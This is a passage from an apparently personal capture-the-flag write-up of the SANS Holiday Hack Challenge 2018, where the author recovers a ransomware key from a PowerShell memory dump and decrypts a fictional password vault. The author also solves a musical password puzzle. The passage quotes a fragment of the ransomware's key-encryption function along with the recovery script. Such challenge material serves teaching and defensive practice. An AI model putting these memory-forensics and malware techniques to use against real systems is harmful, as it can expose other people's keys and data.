To relate this back to the challenge, I need to decrypt the file given using the provided powershell memory dump file. Starting with the powerdump tool, I attempted to gather what variables were in memory, and what functions had been performed using a wide variety of filters. I began looking for certain key lengths, the phrase 'alabaster' given this was in the file encrypted, the function names, anything I knew from the powershell script but all-in-all ended up empty handed.

It was back to the drawing board with what what I had and what I knew. At this point I'd once again hit a block, but being so close, but I wasn't giving up. I had one person give me a nudge in the right direction to focus on **$b_k**. Now I knew $b_k was likely a key, but I couldn't find it using powerdump, so I went back to strings. Using my trusty linux terminal, I took a shot at running strings over the powershell memory dump and grepping the output for 'alabaster', and there was one entry which caught my eye.

strings powershell.exe_181109_104716.dmp | grep 'alabaster'

<T>System.Object</T></TN><LST>**<By>251</By><By>207</By><By>193</By><By>33</By><By>145</By><By>93</By><By>153</By><By>204</By><By>32</By><By>163</By><By>211</By><By>213</By><By>216</By><By>79</By><By>131</By><By>8</By>**</LST></Obj></MS></Obj><Obj RefId="15"><MS><Nil

N="N" /><S

N="V">**C:\Users\alabaster\Desktop\alabaster_passwords.elfdb**</S></MS></

Obj>

This looked like an array of some sort being passed to a function, and being used to encrypt **C:\Users\alabaster\Desktop\alabaster_passwords.elfdb.** Now I knew it was a long shot, but I was hopeful… Could this be the unique key used in **$b_k**?, Upon deminifying it using notepad++, I found it had 16 entries, the same as **$b_k**!

Re-using the majority of the code, I attempted to hardcode these numbers into an array, similar to the output of generating the **$b_k** value, and attempted to run through both the **e_n_d** function and **e_d_file** function (as I only had 1 file to decrypt). I ensured this was running in the same directory as the encrypted file, and after tinkering with the script, eventually came to the below, reusing some of the encryption scripts, but removing the flags for encryption.

```
$file="alabaster_passwords.elfdb.wannacookie"
$b_k = @(251,207,193,33,145,93,153,204,32,163,211,213,216,79,131,8)
$h_k = $(B2H $b_k)
$k_h = $(sh1 $h_k)
e_n_d $b_k $file $false
try{e_d_file $b_k $File $false} catch {$_.Exception.Message | Out-String |
Out-File $($env:userprofile+'\Desktop\ps_log.txt') }
```

There were no errors, as these would have ended up in the ps_log.txt file specified, so I checked the encrypted file. It was 16kb, and upon opening it in notepad++ a sigh of relief swept across my otherwise still room.

) Ú,tablepasswordspasswordsCREATE TABLE `passwords` (
`name` TEXT NOT NUL[tablepasswordspasswordsCREATE TABLE
"passwords" (
`name` TEXT NOT NULL,
`password` TEXT NOT NULL,
`usedfor` TEXT NOT NULL
C=+alabaster@kringlecastle.comKeepYourEnemiesClose1425www.toysrus.co
m51+-alabaster.snowballCookiesR0cK!2!#active directory

Entries for a database! Back to the main question of searching for the vault password, a search for “vault” brought up the goods as required:


alabaster.snowball**ED#ED#EED#EF#G#F#G#ABA#BA#B**vault

And with that…it was solved.
Of note was one outstanding function in the malware (besides the go_dns functions), p_k_e:

function **p_k_e**($key_bytes, [byte[]]$pub_bytes){$cert = New-Object
-TypeName System.Security.**Cryptography.X509Certificates**.X509Certificate2
$cert.Import(**$pub_byte**s)
$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
return $(**B2H $encKey**)}

This appears related to public key infrastructure, and it’s quite likely you can use the powershell script and subdomain calls to retrieve this key and perform decryption; however time had run out, it was time to wrap this up.

Challenge 9.4 solved



Who Is Behind It All Solution

Santa

Who Is Behind It All Writeup

To get access through the final door and reveal the truth about Kringlecon, I had to take the secret PDF obtained in challenge 8 and the vault key obtained in 9.4.
Alabaster Snowball provided the below, final clue:

"Really, it's Mozart. And it should be in the key of D, not E."

So it was safe to assume that the vault password has essentially used a "substitution cipher" for lack of a better term, and it is created using the key of E in musical terms. Now if I look at the secret PDF obtained in challenge 8.

"consider a song "written in the ***key of Bb****." If the musicians don't like that key,* ***it can be transposed to A with a little thought****. First,* ***how far apart are Bb and A****?* ***Looking at our piano****, we see* ***they are a half step apart****. OK,* ***so for each note, we'll move down one half step****. Here's an original in Bb:*
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!"

So if I apply this logic to what I have from the vault, each entry needs to go down a full step, as D is 1 step away from E.
Using our piano for guidance, the password obtained previously:

E D# E D# E E D# E F# G# F# G# A B A# B A# B

Now becomes:

D C# D C# D D C# D E F# E F# G A G# A G# A

As all of these are 1 step below the original.

With that the final door was able to be unlocked and I learnt the truth about Kringlecon.

Santa stated that he wanted to rid the super-villains that had been plaguing the land, so he decided to host a security / hacker conference to help gather bright individuals all in one spot! These people together can help build skills from one another and keep the holiday season, and the north pole safe, and he gathered some keynote speakers to help spread the knowledge, noting nothing bad was going to happen!

But the real plan was that old mate santa wanted to frame his friend Hans and make everyone hate him whilst he soaked up all the glory, he didn't expect the hackers he'd lured here to be able to solve a piano door using musical concepts, oh no...and to top it all off he didn't even have any treasure in his treasure room! Christmas Joy seems like a poor excuse of a reward for someone who has spent late nights and early mornings solving your riddles Mr Kringle, if that is your real name. Or maybe you are Krampus in disguise, I guess I'll never know *cough* Fancy Beaver *cough*.

For shame santa, your goal was to test hackers at Kringlecon and look for those who could defend against all the diverse types of attackers you face, but in doing so, you may have lost Hans to a lynch mob who were unable to

make it through the final Piano Door, but made it far enough to think Hans was evil.

Farewell Hans, you shall be missed.

But let's not forget about Alabaster! That elf seemed to cause a lot of issues, he lost his ID, his password vault got encrypted which appeared to be the only copy (where's your backups?), Kringlecon participants used his credentials to find an email hidden in a secret pcap file which was just waiting be stolen on a vulnerable packetanalyzer application which he created.


I think Alabaster could go a long way with some training and awareness. Perhaps Santa should formulate an educational program for this young elf and the rest of his team, and perhaps all of this could have been avoided...you know, provided it hadn't been orchestrated by Santa himself.

As my late father used to always say:


"Prevention is better than cure, if you can prevent something realistically, then it won't later need to be cured"


Challenge 10 solved

Bonus Google Ventilation Maze Solution





Floor 1: Drawn schematics vs actual schematics





Floor 2: Drawn schematics vs actual schematics





Google Ventilation Maze Writeup

Getting through the Google Ventilation Maze was a challenge that I was determined to solve. Having found some ventilation diagrams during challenge 4, on:

https://git.kringlecastle.com/Upatree/santas_castle_automation/tree/master/schematics

An attempt to crack the archive using the common rockyou.txt file failed. Rather than trying to brute force it I cut my losses and set out to find another solution. At this point I was in a rut, I couldn't get past the QR door, and the vent was a challenge. I thought about creating a script to map out the floor as I progressed through, but dismissed this idea due to the time it would take (should probably improve my dev skills here), after all the map couldn't be that big… maybe, I could just draw it.

Using Gimp I took note of my compass bearings and drew everything I was confronted with so I wouldn't get lost. After some painstaking hours I made it through both floors. Revisiting this after some time off, I realised I had missed what was in front of me the whole time. Question 4 was all about finding the commit of a password. Figuring that this password may just work on the archive, I tried it and couldn't believe the oversight I'd just made. It was a huge blunder, of course it was the password to this archive, question 4 actually asked you to:

"Retrieve the encrypted ZIP file"

So I should have had these maps by question 4, and could then have used the vent to skip to the end questions 8 and 9.

Moral of the story, sometimes you perform better if you take some time off and revisit all the facts you know you have after some rest. If not, then enumerate more! This is how multiple security professionals, particularly penetration testers and red-teams progress through the challenges they face.

Getting set on solving a challenge in one way can be detrimental to your progress, rest, review, and remember what your overall aim is!

Bonus challenge solved

Kringlecon Narrative

- As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.
- Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.
- The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors.
- No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.
- The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.
- In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.
- The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."
- A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"
- Hans has started monologuing again. Please visit him in Santa's lobby for a status update.
- Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.
- And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.
- But Santa still has more questions for you to solve!
- Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment!

Final Notes

I'd like to thank Ed Skoudis and the SANS Holiday Hack Challenge 2018 Team for all their hard work over the past 12 - 18 months, and to everyone from Counter Hack who put in the hard yards to get this up and running.

Everyone mentioned here:
https://holidayhackchallenge.com/2018/credits.html

Did their part to make this a successful challenge and without them it wouldn't have been possible, and I wouldn't have learnt the skills necessary to overcome these challenges. To everyone who participated and those couple of people who gave me a nudge or provided some direction whenever I hit a mental block, I thank you all for making this as successful as it was.

I'd also like to apologise for any grammatical or spelling errors in this writeup, it was completed in less than a day (around 12 hrs gathering notes and documenting on a Sunday) and I didn't think it was going to be as detailed as it turned out to be.

Serves me right for finishing the challenges on the final weekend and starting the writeup the day before submission was due.

Hope you all had a festive season, I know I did.

Regards,

Jai Minton